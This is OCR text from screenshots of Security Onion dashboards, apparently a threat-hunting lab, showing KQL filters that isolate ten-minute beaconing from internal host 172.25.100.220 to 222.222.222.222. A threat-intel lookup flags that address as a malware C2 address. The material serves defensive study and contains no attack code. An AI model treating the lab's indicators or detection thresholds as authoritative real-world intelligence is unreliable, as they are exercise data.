
network.transport.keyword: tcp ×

Field: network.transport.keyword

Operator: is

Value: tcp

Create custom label?



KQL
Show dates
+ Add filter
Security Onion - Network Data
Security Onion - All Logs
Security Onion - Connections Over Time
Count
600
400
200
0
12:00
13:00
14:00
15:00
16:00
17:00
18:00
19:00
@timestamp per 10 minutes

event.dataset:conn


Last 8 hours

network.transport.keyword: tcp ×

Home

Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog | Tunnels | X.509

15,276
Count




event.dataset:conn AND (NOT destination.ip: 172.25.100.255/24)

network.transport.keyword: tcp

+ Add filter
Security Onion - Network Data
Home
Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog | Tunnels | X.509
Security Onion - All Logs

12,968
Count




D
Dashboard / My Security Onion - Connections

event.dataset:conn AND (NOT destination.ip: 172.25.100.255/24) AND (client.bytes < 10000) AND (client.bytes > 10)

network.transport.keyword: tcp


+ Add filter
Security Onion - Network Data
Home
Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog | Tunnels | X.509
Security Onion - All Logs

86
Count




Security Onion - Destination IPs

Destination IP	Count
222.222.222.222	48
10.0.0.100	20
91.189.92.41	11
91.189.91.38	2
91.189.91.42	2
91.189.88.179	1
91.189.91.39	1
91.189.92.40	1



10.0.0.100	20
91.189.92.41	11
91.189.91.38	2



Security Onion - All Logs

11
Count

Security Onion - Connections Over Time

Security Onion - Destination IPs

Destination IP	Count
91.189.92.41	11


Security Onion - Connections - Destination Port

Destination Port	Count
443	11

Security Onion - Connections - State

State	Count
SF	11

Security Onion - Network - Transport



```
event.dataset:conn AND ( NOT destination.ip: 172.25.100.255/24 ) AND ( client.bytes < 10000 ) AND ( client.bytes > 10 )
```

KQL
Last 8 hours
Show
network.transport.keyword: tcp ×
destination.ip: 222.222.222.222 ×
+ Add filter

Security Onion - Network Data

Home

Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog | Tunnels | X.509

Security Onion - All Logs

47
Count

Security Onion - Connections Over Time

1
0.8
0.6
0.4
0.2
0
Count
13:00
14:00
15:00
16:00
17:00
18:00
19:00
20:00
@timestamp per 10 minutes

Security Onion - Source IPs

Export

Source IP	Count
172.25.100.220	47

Security Onion - Destination IPs

Export

Destination IP	Count
222.222.222.222	47

Security Onion - Connections - Destination Port

Export


Destination Port	Count
80	47

Security Onion - Connections - State

Export


State	Count
RSTO	47

Security Onion - Network - Transport



Security Onion - All Logs

Time	source.ip	source.port	destination.ip
May 20, 2021 @ 20:14:06.555	172.25.100.220	1453	222.222.222.222
May 20, 2021 @ 20:04:06.527	172.25.100.220	1449	222.222.222.222
May 20, 2021 @ 19:54:06.500	172.25.100.220	1432	222.222.222.222
May 20, 2021 @ 19:44:06.471	172.25.100.220	1430	222.222.222.222
May 20, 2021 @ 19:34:06.445	172.25.100.220	1400	222.222.222.222
May 20, 2021 @ 19:24:06.417	172.25.100.220	1394	222.222.222.222
May 20, 2021 @ 19:14:06.390	172.25.100.220	1393	222.222.222.222
May 20, 2021 @ 19:04:06.361	172.25.100.220	1387	222.222.222.222
May 20, 2021 @ 18:54:06.334	172.25.100.220	1382	222.222.222.222
May 20, 2021 @ 18:44:06.307	172.25.100.220	1380	222.222.222.222
May 20, 2021 @ 18:34:06.282	172.25.100.220	1373	222.222.222.222
May 20, 2021 @ 18:24:06.251	172.25.100.220	1369	222.222.222.222
May 20, 2021 @ 18:14:06.225	172.25.100.220	1368	222.222.222.222
May 20, 2021 @ 18:04:06.196	172.25.100.220	1353	222.222.222.222



IPV4

222.222.222.222

Basic Information

LOCATION:	Beijing, China
ASN/OWNER:	AS4134 Chinanet
FIRST SEEN:	Oct. 07, 2011, 4:32 PM
LAST SEEN:	Feb. 20, 2012, 12:31 PM

Threat Summary

THREAT SCORE:	1 (out of 7)
OBSERVED ACTIVITY:	RBN, Malware Domain, Malware IP

Previously Malicious

External Sources

Whois VirusTotal

Related Pulses

Java serialized attack

● IPv4 Indicator Active

MODIFIED 1023 DAYS AGO by sbrisa22 | Public | TLP: ○ White

FileHash-MD5: 2 | **IPv4:** 331 | **URI:** 2

ET EXPLOIT Serialized Java Object Calling Common Collection Function - misc-activity

IPs extracted from a honeypot trojan

● IPv4 Indicator Active

CREATED 1377 DAYS AGO by burberry | Public | TLP: ● Green


IPv4: 331

IPs extracted from a honeypot trojan, most likely C2 addresses.

China, trojan horse

Observed Malicious Activity

FINDING	CATEGORY
222.222.222.222 et-rbn	RBN
222.222.222.222 malware	Malware IP
sand iquq.3322.org 222.222.222.222 1	Malware Domain



Dashboard / Security Onion - Indicator

*

source.ip: '172.25.100.220' OR destination.ip: '172.25.100.220'

Security Onion - Navigation

Home

Event Category
Alert | File | Host | Network

Security Onion - All Logs

70,839
Count

Security Onion - Top Network Protocols

Security Onion - Dataset

Dataset	Count
conn	68,157
dns	878
firewall	490
alert	429
ot-ids	343
smb_mapping	166
dce_rpc	87
file	71
http	66
kerberos	62

Security Onion - Source IPs


Source IP	Count
172.25.100.225	65,662
172.25.100.220	5,004
222.222.222.222	130
172.25.100.100	42

Security Onion - Destination IPs

Destination IP	Count
172.25.100.220	65,835
172.25.100.225	1,826
172.25.100.100	968
172.25.100.255	861
172.25.100.203	594
222.222.222.222	328
52.137.90.34	95
72.21.81.240	60
23.36.52.129	40
23.60.72.32	40

Security Onion - Destination Ports

Destination Port	Count
40875	1,825
137	926
80	749
53	438
139	437
445	359
138	103
135	67
0	49
389	38



222.222.222.222

source.ip: '172.25.100.220' OR destination.ip: '172.25.100.220'

Security Onion - Navigation

Home

Event Category
Alert | File | Host | Network

Security Onion - All Logs

483
Count

Security Onion - Top Network Protocols

http

Security Onion - Dataset

Export

Dataset	Count
firewall	136
ot-ids	71
conn	68
file	67
http	67
alert	66
dns	6
weird	2

Security Onion - Source IPs


Export

Source IP	Count
172.25.100.220	350
222.222.222.222	133

Security Onion - DNS - Query

Export

Query	Count
very-malicious-website.com	6



event.dataset:http

Security Onion - Network Data

Home

Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog | Tunnels | X.509

Security Onion - All Logs

1,501
Count

Security Onion - Least Common HTTP Methods

GNLK GMUL BMZS AYEM FESE KWRV HFYL DBWF ENYV KRVK

Security Onion - HTTP - Source IPs

Export

Source IP	Count
172.25.100.225	1,068
172.25.20.241	260
172.25.100.44	105
172.25.100.220	67
172.25.100.100	1

Security Onion - HTTP - Destination I...

Export

Destinatio...	Count
192.99.200....	246
172.25.100....	231
172.25.100....	170
172.25.100....	161
172.25.100....	127
172.25.100....	114
172.25.100....	114
91.189.91.38	78
222.222.222...	67
172.25.100....	45

Security Onion - HTTP - Destination Port

